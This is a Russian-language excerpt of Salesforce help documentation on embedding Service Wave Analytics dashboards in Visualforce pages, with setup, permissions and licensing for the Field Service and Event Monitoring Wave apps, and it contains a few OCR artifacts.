Для создания и управления приложениями Wave:	Управление шаблонными приложениями Wave Analytics
	Изменение потоков данных Wave Analytics
Для редактирования файла расширенных метаданных (XMD) набора данных:	Изменение потоков данных Wave Analytics
Для создания страницы Visualforce сделайте следующее.	«Настройка приложения»

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Добавьте панели мониторинга Service Wave Analytics к страницам Salesforce, чтобы ваша рабочая группа имела полное представление об этих обращениях и могла предпринять соответствующие действия.

Service Wave Analytics включает три специализированные панели мониторинга, называемые боковыми панелями. Они предоставляют агентам службы поддержки непосредственный доступ к визуализациям данных об обращениях.

- На боковой панели «По клиенту» агенты могут просмотреть моментальный снимок по их клиентам, включая продукты, причины обращения, приоритет и баллы CSAT.
- Боковая панель «По схожести» показывает данные о предыдущих обращениях, чтобы агенты могли вести дела с клиентами, опираясь на действия, предпринятые при прошлых обращениях.
- Боковая панель «По журналу обращения» обеспечивает быстрый обзор жизненного цикла обращения, так что у агентов есть доступ к информации во время взаимодействия с клиентами.

Администраторы могут внедрять их в страницу Salesforce, чтобы агенты имели непрерывный доступ к Service Wave для выполнения своей стандартной работы по обращениям. Например, если Salesforce предоставит платформу Service Cloud через сервисную консоль, то она будет идеальным местом для внедрения боковых панелей мониторинга. Способы добавления описаны ниже.

1. Создайте страницу VisualForce для каждой боковой панели. Перейдите к странице «Настройка» и введите в поле «Быстрый поиск» строку «Страницы Visualforce», затем выберите результат «Страницы Visualforce» и нажмите кнопку «Создать». Введите метку с названием боковой панели и (необязательно) ее описанием.
2. Замените появившийся в редакторе текст на следующий. `<apex:page standardController="case"> <wave:dashboard dashboardId="Your_dashboard_id" height="1000px" showTitle="false" filter="Filter_condition" /></apex:page>`
   a. Замените `Your_dashboard_ID` на идентификатор боковой панели мониторинга. Идентификатор панели мониторинга можно посмотреть, открыв боковую панель в Service Wave; идентификатор (ID) — это последние 15 символов в URL-адресе боковой панели.

   В зависимости от добавляемой боковой панели выполните один из следующих шагов.

   - **Боковая панель «По клиенту»:** перейдите к действию 3.
   - **Боковая панель «По схожести»:** перейдите к действию 4.

- **Боковая панель «По журналу обращения»:** перейдите к действию 5.

3. Если вы создаете страницу для боковой панели «По клиенту», замените `filter="Filter_condition"` на один из следующих фильтров и перейдите к действию 6.

   a. Если вкладывается панель мониторинга боковой панели из приложения Service Wave Analytics (Classic), построенного старым конструктором панели мониторинга, используйте следующий синтаксис: `filter="{'ServiceCase1': {'AccountId': ['{!case.AccountId}']}}"`.

   b. Если используется новейшая версия Service Wave Analytics, сформированная новым конструктором панели мониторинга, применяйте следующий синтаксис: `:filter="{'datasets' : {'ServiceCase1': [{'fields':['AccountId'], 'filter': { 'operator':'in', 'values': '{!case.AccountId}'} }]}}"`.

   В обоих случаях замените `'ServiceCase1'` именем набора данных Service Case. Чтобы найти название, откройте панель мониторинга, нажмите **Command+e** для просмотра JSON-кода панели и выполните поиск сочетания `ServiceCase`. К названию набора данных добавляется число, которое увеличивается при каждом создании приложения, например `'ServiceCase2'`. Введите полное название набора данных, включая число.

4. Если вы создаете страницу для боковой панели «По схожести», замените `filter="Filter_condition"` на один из следующих фильтров и перейдите к действию 6.

   a. Если используется Service Wave Analytics (Classic) с предыдущими панелями мониторинга, построенными старым конструктором панелей мониторинга, применяйте следующий синтаксис: `filter="{'ServiceCase': {'Reason': ['{!case.Reason}'],'Product__c': ['{!case.Product__c}']}}"`.

   b. Если используется новейшая версия Service Wave Analytics, построенная новым конструктором панели мониторинга, применяйте следующий синтаксис: `filter="{'datasets' : {'ServiceCase1': [ {'fields':['Reason'], 'filter': { 'operator':'in', 'values': '{!case.Reason}'}}, {'fields':['Product__c'], 'filter': { 'operator':'in', 'values': '{!case.Product__c}' }} ]}}"`.

   В обоих случаях сделайте следующее.

   - Замените `'ServiceCase1'` именем набора данных Service Case. См. в действии 3 инструкции по поиску названия.
   - Замените `'Product_c'` именем API пользовательского поля, применяемого для отслеживания продуктов. Это поле является ответом, который вы выбрали в мастере конфигурации, на странице 2 в вопросе 4. Выясните название поля на странице «Настройка» и выполните поиск строчки «Обращения» в поле «Быстрый поиск». Затем щелкните вариант «Поля» и просмотрите названия настраиваемых полей, которые используются для продуктов. Поищите API-название поля и используйте его вместо `'Product_c'` во всем запросе.

   Прим.: Если применяется пользовательское поле для отслеживания причин обращений, замените `'Reason'` именем API пользовательского поля. Найдите имя API с помощью такого же метода, который использовался для поиска пользовательского поля, служившего для отслеживания продуктов.

5. Если вы создаете страницу для боковой панели «По журналу обращений», замените `filter="Filter_condition"` на один из следующих фильтров и перейдите к действию 6.

   a. Если используется Service Wave Analytics (Classic) с предыдущими панелями мониторинга, построенными старым конструктором панелей мониторинга, применяйте следующий синтаксис: `filter="{'ServiceCase1': {'Id': ['{!case.Id}'], 'OwnerId' : ['{!case.OwnerId}'], 'Product__c' : ['{!case.Product__c}'], 'Reason' : ['{!case.Reason}']}}"`.

   Также выполните следующее:

   - Замените `'Product_c'` именем API пользовательского поля, применяемого для отслеживания семейства продуктов. См. в шаге 4 инструкции по поиску названия этого поля.

- Замените `'Reason'` именем API поля, служившего для отслеживания причины обращения. Это поле является ответом, который вы выбрали в мастере конфигурации, на странице 2 в вопросе 5. Выясните название поля на странице «Настройка» и выполните поиск строчки «Обращения» в поле «Быстрый поиск». Затем щелкните вариант «Поля» и просмотрите названия настраиваемых полей, чтобы найти поле, используемое для причины обращения. Найдите имя API поля и используйте его вместо `'Reason'` в запросе.

b. Если используется новейшая версия Service Wave Analytics, сформированная новым конструктором панели мониторинга, применяйте следующий синтаксис: `filter="{'datasets' : {'ServiceCase1': [ {'fields':['Id'], 'filter': { 'operator':'in', 'values': '{!case.Id}'} }]}}"`.

В обоих случаях замените `'ServiceCase1'` именем набора данных Service Case. См. в действии 3 инструкции по поиску названия.

6. Сохраните страницу и откройте ее в режиме предварительного просмотра — на ней должна отображаться панель мониторинга.
7. Добавьте страницу к консоли или нужной странице в Salesforce. Через меню «Настройки» найдите нужный вам макет страницы, в который вы хотите включить боковую панель. Например, некоторые клиенты используют макет страницы для получения сведений из объекта «Обращения». В таком случае введите строку Обращения в поле «Быстрый поиск» меню «Настройка», затем откройте «Макеты страниц» в разделе «Обращения», затем найдите макет страницы, который хотите отредактировать.
8. Нажмите кнопку «Редактировать макет» и выберите вверху вкладку **«Настраиваемые компоненты консоли»**. Перейдите к области «Правая боковая панель» и выберите одну из страниц, созданных вами только что. Сначала выберите страницу Visual Force в разделе **«Тип»**, затем выберите только что созданную страницу в раскрывающемся списке **«Компонент»**. Введите метку.
9. Установите ширину в 450 пикселов и сохраните макет. В только что отредактированной странице должна появиться боковая панель.
10. Если необходимо, повторите это действие с двумя другими боковыми панелями.

Общие сведения об ограничениях для приложения Service Wave Analytics

Для Service Wave Analytics требуется, чтобы платформа Service Cloud содержала определенные данные, изначально поддерживала ограниченный набор объектов Salesforce и соответствовала другим ограничениям.

Ограничения Service Wave

Следующие ограничения распространяются на Service Wave.

Требования к данным для Service Wave

Данные платформы Service Cloud должны содержать по крайней мере по одному следующему элементу, чтобы панели мониторинга Service Wave работали правильно: события, задачи, закрытые обращения или опубликованные статьи, связанные с обращением или возможностью.

Поля пользовательской формулы в объекте «Обращения» должны существовать или быть созданными для полей «SLA отсутствует» (текстовое) и «FCR» (логическое).

Поддержка Service Wave для объектов и полей Salesforce

Service Wave поддерживает все стандартные и настраиваемые объекты и данные Salesforce. Однако при первом создании приложения по умолчанию платформа будет содержать только предустановленный набор полей и объектов. Приложение создает поток данных, который предоставляет доступ к выбранным полям из следующих объектов Salesforce.

- Организация

- Обращения
- Контакт
- События
- Пользователь
- UserRole (роль пользователя)
- Задача

Приложение Service Wave может также использовать поля из следующих вариантов в зависимости от выбранных ответов в мастере конфигурации.

- CaseArticle
- CaseHistory
- CSAT (настраиваемый объект)
- Группа
- Один тип статьи знаний (настраиваемый объект)
- RecordType
- Возможность

Service Wave поддерживает стандартные и настраиваемые поля стандартных объектов Salesforce. Указанные поля определяются ответами, данными пользователем при создании приложения с помощью встроенного мастера конфигурации.

Приложение Service Wave ограничивает поддержку настраиваемых объектов до 10 настраиваемых объектов на каждую организацию, где внедрено приложение Service Wave. Это ограничение является договорным, а не техническим.

Чтобы добавить настраиваемые объекты или дополнительные поля, не включенные при первом создании приложения, необходимо обновить поток данных Service Wave. Подробные сведения см. в разделе «Создание наборов данных посредством потока данных». Подробные сведения см. в разделе «Создание наборов данных посредством потока данных».

Дополнительные ограничения Service Wave

Service Wave не поддерживает внешние источники данных или регистрацию новых наборов данных из потоков, сформированных приложениями.

Включение баллов CSAT в панели мониторинга или потоки данных не является обязательным. С помощью мастера конфигурации приложения можно связать CSAT из настраиваемого поля обращения или из настраиваемого объекта, связанного с объектом "Обращения".

Необходимо вручную добавить предикаты безопасности или другие фильтры набора данных к потоку данных приложения.

При создании приложения нельзя сформировать мультииерархию (команда/руководитель). Эти функции необходимо добавить вручную.

В панели мониторинга "Использование базы знаний" на текущий момент приводятся сведения по одному типу статьи, который был выбран в мастере конфигурации.

Приложение Field Service Wave Analytics

Приложение Sales Wave Analytics привносит мощные возможности Wave Analytics в Field Service Lightning на любом устройстве с поддержкой Wave.

Используя возможности интуитивной визуализации на базе данных о выездном обслуживании, приложение Field Service Wave Analytics своевременно предоставляет аналитические данные для менеджеров и диспетчеров выездного обслуживания. Доступность точных и подробных сведений позволяет повысить качество предоставляемых услуг на месте обслуживания. Приложение Field Service Wave позволяет менеджерам получить ответы на интересующие их вопросы и помочь техникам оказать персонализированные услуги клиентам на местах.

Совет: Чтобы начать работу с приложением Field Service Wave Analytics, выполните действия в указанном порядке. Кроме того, если вы используете Wave впервые, рекомендуем просмотреть дополнительную информацию в *Библиотеке Wave Analytics*.

1. О приложении Field Service Wave Analytics

   Прежде чем создавать и использовать приложение для управления операциями по оказанию выездных услуг, ознакомьтесь с преимуществами Field Service Wave Analytics.

2. Готовые панели мониторинга Field Service Wave Analytics

   Приложение Fields Service Wave включает готовые панели мониторинга, чтобы ускорить извлечение данных Field Service Lightning.

3. Настройка и создание приложения Field Service Wave Analytics

   Настройте полномочия приложения Field Service Wave Analytics, убедитесь, что у вашей организации есть права на использование Field Service Lightning, и правильно назначьте уровень безопасности полей, чтобы можно было создать приложение и использовать его совместно.

О приложении Field Service Wave Analytics

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для использования шаблонных приложений Wave:	«Использование шаблонных приложений Wave Analytics»
Для использования Field Service Wave Analytics сделайте следующее.	«Доступ к шаблонам и приложениям Service Cloud Analytics»
Для создания и управления приложениями Wave:	«Управление шаблонными приложениями Wave Analytics»
	«Изменение потока данных Wave Analytics»

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Прежде чем создавать и использовать приложение для управления операциями по оказанию выездных услуг, ознакомьтесь с преимуществами Field Service Wave Analytics.



Salesforce, созданная в приложении Field Service Wave Analytics, позволяет менеджерам обслуживания анализировать создаваемые их группами данные об обслуживании во время работы с Field Service Lightning. Это приложение входит в состав приложения Service Wave Analytics.

Важное замечание: Организация должна поддерживать использование Field Service Lightning. Наборы данных Wave основаны на новой объектной модели Field Service Lightning.

Приложение Field Service Wave разработано с целью своевременного предоставления аналитических данных для оптимизации оказания услуг на выезде. Менеджеры обслуживания на качественно новом уровне могут проанализировать данные о выездном обслуживании и использовать эту информацию для обеспечения максимально эффективной работы агентов по обслуживанию и техников.

С помощью этого приложения менеджеры обслуживания могут получить доступ к подробным сведениям и повысить качество обслуживания при каждом посещении объекта. Предоставляется информации о задействовании выездных специалистов, ставках на устранение неисправности в первый раз и времени в пути. Благодаря возможности выявления проблем можно оптимизировать продуктивность работы выездного техника. Визуализация анализа производительности позволяет группе расставлять приоритеты и быстрее справляться с рабочими задачами, что повышает удовлетворенность клиента. Агенты, имея в своем распоряжении практические аналитические данные, могут оказывать услуги клиентам эффективнее и проявлять индивидуальный подход.

Wave создает приложение автоматически, исходя из имеющихся данных Field Service Lightning. Выберите шаблон Field Service Wave Analytics, нажмите «Создать», и Wave сделает все остальное. Интуитивно-понятный интерфейс Wave позволяет быстро получать актуальную аналитическую картину на основе данных по выездному обслуживанию. А возможность настройки приложения Field Sales Wave позволяет детализировать основные аспекты деятельности и производительности техников в соответствии с бизнес-требованиями.


Прим.: Ваша организация может использовать Field Service Wave без платформы Salesforce Wave Analytics, купив лицензию Service Wave Analytics. Каждая лицензия Salesforce Wave Analytics включает лицензию приложения Service Wave Analytics.

Готовые панели мониторинга Field Service Wave Analytics

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложений Wave:	Использование шаблонных приложений Wave Analytics
Для использования Field Service Wave Analytics сделайте следующее.	«Доступ к шаблонам и приложениям Service Cloud Analytics»
Для создания и управления приложениями Wave:	Управление шаблонными приложениями Wave Analytics
	«Изменение потока данных Wave Analytics»

Приложение Fields Service Wave включает готовые панели мониторинга, чтобы ускорить извлечение данных Field Service Lightning.



Готовые панели мониторинга в приложении Fields Service Wave содержат ключевые показатели эффективности, позволяющие быстро извлекать выгоду из данных о выездном обслуживании Salesforce. Панели мониторинга позволяют посмотреть основные элементы состояния заказ-наряда на обслуживание клиента и производительность выездной рабочей группы. Можно расставлять приоритеты по обслуживанию клиентов, принимать решения о привлечении тех или иных техников и быстро просматривать отдельные проблемы и предпринимать необходимые действия. Также можно быстро просматривать ставки на устранение неисправностей в первый раз, информацию о привлечении техников, соответствии соглашениям об уровне обслуживания и анализировать время в пути. Предоставляется самая разная информация — от обзора всех организаций, продуктов и групп до подробного анализа заказ-нарядов и уровней навыков техников.

В следующей таблице приведено описание панелей мониторинга Field Service Wave. При необходимости более подробные сведения можно просмотреть самостоятельно. Дополнительную информацию см. в разделе «Просмотр и визуализация данных».

Табл. 68: Панели мониторинга Field Service Wave

Имя панели мониторинга	Содержимое	Роль целевого пользователя
Производительность заказ-наряда	Менеджеры обслуживания начинают работу здесь со сводки по ключевым показателям эффективности. Здесь можно посмотреть объем заказ-наряда, среднее время работы, среднее время в пути и ставки на устранение неисправностей в первый раз. Также можно просматривать данные техника, включая число заказ-нарядов по технику, планируемое и фактическое время в пути и коэффициенты использования.	Менеджер обслуживания/диспетчер
Производительность труда техника	Фиксируется объем работ по заказ-нарядам каждого техника. Анализируется приоритезация заказ-нарядов по агентам, время в пути, ставки на устранение неисправностей в первый раз, среднее время ремонта, нарушения сроков выполнения и условий соглашений об уровне обслуживания.	Менеджер обслуживания

Настройка и создание приложения Field Service Wave Analytics

Настройте полномочия приложения Field Service Wave Analytics, убедитесь, что у вашей организации есть права на использование Field Service Lightning, и правильно назначьте уровень безопасности полей, чтобы можно было создать приложение и использовать его совместно.

Настройка полномочий приложения Field Service Wave Analytics

Лицензия Service Wave Analytics предоставляет доступ к приложению Field Service Wave Analytics. Чтобы настроить полномочия для Field Service Wave, следуйте подробным инструкциям, начиная с раздела «Настройка полномочий для приложения Service Wave Analytics».

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:


- Управление шаблонными приложениями Wave Analytics
- «Изменение потока данных Wave Analytics»

Убедитесь, что ваша организация поддерживает Field Service Lightning.

Важное замечание: Важно! Ваша организация должна поддерживать использование приложения Field Service Lightning и его новой стандартной объектной модели, чтобы вы смогли воспользоваться приложением Field Service Wave.

1. Перейдите на вкладку «Настройка Salesforce».
2. Введите **Field Service** в поле быстрого поиска / на панели поиска. Если на вкладке настройки появится поле **«Настройки Field Service»**, нажмите на него.

3. В центральном окне, под полем «Настройки Field Service», проверьте, что установлен флажок **«Включить Enable Field Service Lightning»**.



Если вы не уверены, что ваша организация поддерживает использование Field Service Lightning, обратитесь к представителю Salesforce.

Назначьте безопасность уровня полей

Прежде чем создать Field Service Wave, установите безопасность уровня полей Salesforce, чтобы включить пользователя интеграции облака Wave Analytics для просмотра всех полей, которые вы хотели бы использовать в приложении. Пользователи интеграции запускают поток данных, и если у них нет правильных полномочий безопасности уровня полей, то поток данных может завершиться ошибкой. Более подробные инструкции см. в разделе «Создание и совместное использование приложения Wave Analytics», шаг 2.

Создание Field Service Wave

Закончив предыдущий процесс настройки, создайте приложение Field Service Wave.

1. Перейдите на вкладку Wave Analytics.
2. Нажмите «Создать» в правом верхнем углу.
3. Выберите шаблон Field Service Wave Analytics.
4. Присвойте имя своему приложению и нажмите «Создать».

Wave создаст приложение. Это может занять несколько минут, так как Wave запускает новый поток данных и создает панели мониторинга приложения. Обновите обозреватель и нажмите на только что созданное приложение, чтобы посмотреть панели мониторинга.

Совместное использование Field Service Wave

После создания приложения его можно использовать совместно с другими пользователями организации. Общий доступ предоставляется только пользователям, обладающим полномочиями «Использование шаблонных приложений Wave Analytics» и «Доступ к шаблонам и приложениям Service Cloud». Для совместного использования приложения наведите

курсор на значок вновь созданного приложения, нажмите **«Общий доступ»**. Введите имена участников группы, затем нажмите **«Добавить»** и **«Сохранить»**.

Приложение Wave по отслеживанию событий

Приложение Event Monitoring Wave интегрируется с мониторингом событий и контрольным журналом настройки, что позволяет делать выводы о поведении ваших пользователей и организаций.

Прим.: В качестве инструментов отслеживания событий вы также получаете приложение Event Monitoring Wave. Используйте это приложения для отправки и работы с данными, предоставленными вам в составе подписки. Ограничьте использование вашими пользователями этого приложения для отправки других данных и работы с ними. Salesforce в некоторых случаях отслеживает подобное поведение. Приложение Event Monitoring Wave доступно только на английском языке. Лицензия Analytics Cloud — платформа Wave Analytics позволяет получить доступ к приложению Event Monitoring Wave.

Приложение Event Monitoring Wave — это первая встроенная функция для изучения данных мониторинга в Salesforce. Создание приложения не требует особых усилий, а готовые панели мониторинга и наборы данных позволяют немедленно начать изучение. Данное приложение позволяет выполнить детализацию данных организации и быстро обнаружить подозрительное поведение, сниженную производительность страниц и неудовлетворительное внедрение среди пользователей.

1. Настройка полномочий Salesforce для приложения Event Monitoring Wave
   Настройте использование приложения Event Monitoring Wave в своей организации, включив Wave, назначив лицензии наборов полномочий, затем создав и назначив наборы полномочий.
2. Создание приложения Event Monitoring Wave и предоставление к нему общего доступа
   При наличии соответствующих полномочий настройка приложения Event Monitoring Wave не составляет труда.
3. Обновление приложения Event Monitoring Wave
   Обновляйте свое приложение каждый раз после выхода новой версии. Так вы сможете пользоваться новейшими функциями Event Monitoring Wave.
4. Планирование ежедневных потоков данных приложения Event Monitoring Wave
   Запланируйте ежедневный поток данных перед тем, как начнете работать с приложением Event Monitoring Wave.
5. Общие сведения о готовых панелях мониторинга приложения Event Monitoring Wave
   Приложение Event Monitoring Wave поддерживает набор готовых панелей мониторинга, поэтому изучение данных можно начать немедленно. Данные организации автоматически загружаются в наборы данных приложения Event Monitoring Wave при их формировании.
6. Общие сведения о терминологии приложения Event Monitoring Wave
   Чтобы повысить эффективность использования приложения Event Monitoring Wave, рекомендуем просмотреть показатели и термины, используемые в приложении.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Использование приложения Event Monitoring Wave:

- Использование шаблонных приложений Wave Analytics

Создание приложения Event Monitoring Wave и управление им:

- Доступ к шаблонам и приложениям Event Monitoring Wave
- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

Настройка полномочий Salesforce для приложения Event Monitoring Wave

Настройте использование приложения Event Monitoring Wave в своей организации, включив Wave, назначив лицензии наборов полномочий, затем создав и назначив наборы полномочий.

Прим.: В качестве инструментов отслеживания событий вы также получаете приложение Event Monitoring Wave. Используйте это приложения для отправки и работы с данными, предоставленными вам в составе подписки. Ограничьте использование вашими пользователями этого приложения для отправки других данных и работы с ними. Salesforce в некоторых случаях отслеживает подобное поведение. Приложение Event Monitoring Wave доступно только на английском языке. Лицензия Analytics Cloud — платформа Wave Analytics позволяет получить доступ к приложению Event Monitoring Wave.

Каждая лицензия Event Monitoring Wave предоставляет доступ к приложению Event Monitoring Wave 10 пользователям. В таблице приведены ограничения на хранение данных для приложения. Для большего количества данных можно приобрести дополнение Analytics Cloud — Additional Data Rows, предоставляющее 100 миллионов дополнительных строк.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание приложения Event Monitoring Wave и управление им:

- Доступ к шаблонам и приложениям Event Monitoring Wave
- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

Табл. 69: Ограничения хранилища данных приложения Event Monitoring Wave

Лицензия	Ограничение
Analytics Cloud — приложение Event Monitoring Wave	50 миллионов строк при использовании без лицензии на платформу Analytics Cloud — Wave Analytics. Предоставляет доступ не более чем 10 пользователям.
Analytics Cloud — Additional Data Rows (дополнительные строки данных)	100 миллионов строк

Важное замечание: Ограничения на хранение данных в лицензии Event Monitoring Wave являются не техническими, а договорными. Владелец лицензии соглашается строго отслеживать общее количество строк данных.

Данные файла журнала событий доступны за последние 30 дней. В организациях Developer Edition данные доступны за последние 24 часа.

Ваша организация может использовать приложение Event Monitoring Wave с платформой Salesforce Wave Analytics или без нее. Приложение Event Monitoring Wave доступно бесплатно для любой организации с оплаченной лицензией Event Monitoring. Лицензия приложения Event Monitoring Wave включает следующие полномочия.

Табл. 70: Полномочия пользователя Event Monitoring Wave

Полномочие	Функция
«Использование шаблонных приложений Wave Analytics»	Включает доступ ко всем приложениям Wave с шаблонами, включая приложение Event Monitoring Wave. Внимание: Данное полномочие позволяет пользователям получить доступ к данным мониторинга событий без запроса пользовательских полномочий «Просмотр файлов журнала

Полномочие	Функция
	регистрации событий» и «API включен». Рекомендуем быть особенно внимательными при назначениях.
“Откройте шаблоны и приложения Event Monitoring Wave”	Дает администратору возможность создания приложений Event Monitoring Wave.
«Управление шаблонными приложениями Wave Analytics»	Дает администраторам возможность создания приложений Wave с шаблонами для пользователей в организации.
«Изменение потока данных Wave Analytics»	Позволяет администраторам загружать и скачивать JSON для существующих потоков данных.

Процесс настройки приложения Event Monitoring

Рекомендуем выполнить этапы настройки приложения Event Monitoring Wave в указанном порядке.

1. Лицензия набора полномочий приложения Event Monitoring Wave и полномочия пользователей
   Лицензия набора полномочий приложения Event Monitoring Wave дает полномочия пользователей, необходимые для изучения данных и управления ими в приложении Event Monitoring Wave.
2. Идентификация типов пользователей для приложения Event Monitoring Wave
   Определите типы пользователей приложения Event Monitoring Wave и выполняемые ими задачи, чтобы процесс настройки соответствовал потребностям вашей команды по аналитике отслеживаемых событий.
3. Включение интеграции Wave Analytics и Event Monitoring с Wave
   После инициализации Salesforce с лицензией Event Monitoring Wave можно включить Wave и Event Monitoring.
4. Выберите «Полномочия пользователей» и «Назначить пользователей» для наборов полномочий приложения Event Monitoring Wave
   Предоставляет пользователям доступ к функциям Event Monitoring Wave, назначая один или несколько наборов полномочий с учетом уровня требуемых возможностей.

Лицензия набора полномочий приложения Event Monitoring Wave и полномочия пользователей

Лицензия набора полномочий приложения Event Monitoring Wave дает полномочия пользователей, необходимые для изучения данных и управления ими в приложении Event Monitoring Wave.

Каждому пользователю приложения Event Monitoring требуется лицензия набора полномочий приложения Event Monitoring Wave. Лицензия набора полномочий приложения Event Monitoring Wave включает следующие полномочия.

Табл. 71: Полномочия приложения Event Monitoring Wave

Полномочие пользователя	Описание
«Использование шаблонных приложений Wave Analytics»	Общий доступ ко всем приложениям Wave с шаблонами, включая приложение Event Monitoring Wave.
“Откройте шаблоны и приложения Event Monitoring Wave”	Возможность создавать приложения Event Monitoring Wave:
«Управление шаблонными приложениями Wave Analytics»	Возможность создавать приложения Wave на основе шаблонов для пользователей в своей организации.

Полномочие пользователя	Описание
